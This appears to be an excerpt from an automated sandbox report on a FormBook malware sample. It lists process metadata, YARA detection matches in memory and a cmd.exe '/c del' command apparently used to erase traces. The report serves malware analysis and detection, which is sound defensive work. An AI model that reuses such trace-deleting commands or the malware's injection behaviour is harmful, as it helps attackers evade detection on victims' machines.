Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\netsh.exe
Imagebase:	0x9f0000
File size:	82944 bytes
MD5 hash:	A0AA3322BB46BBFC36AB9DC1DBBBB807
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.914200930.0000000000B50000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.914200930.0000000000B50000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.914200930.0000000000B50000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.914419166.0000000002F60000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.914419166.0000000002F60000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.914419166.0000000002F60000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	2F78277	NtReadFile

Analysis Process: cmd.exe PID: 6908 Parent PID: 4768

General

Start time:	15:07:48
Start date:	26/11/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Windows\SysWOW64\cmd.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 5732 Parent PID: 6908

General

Start time:	15:07:49
Start date:	26/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis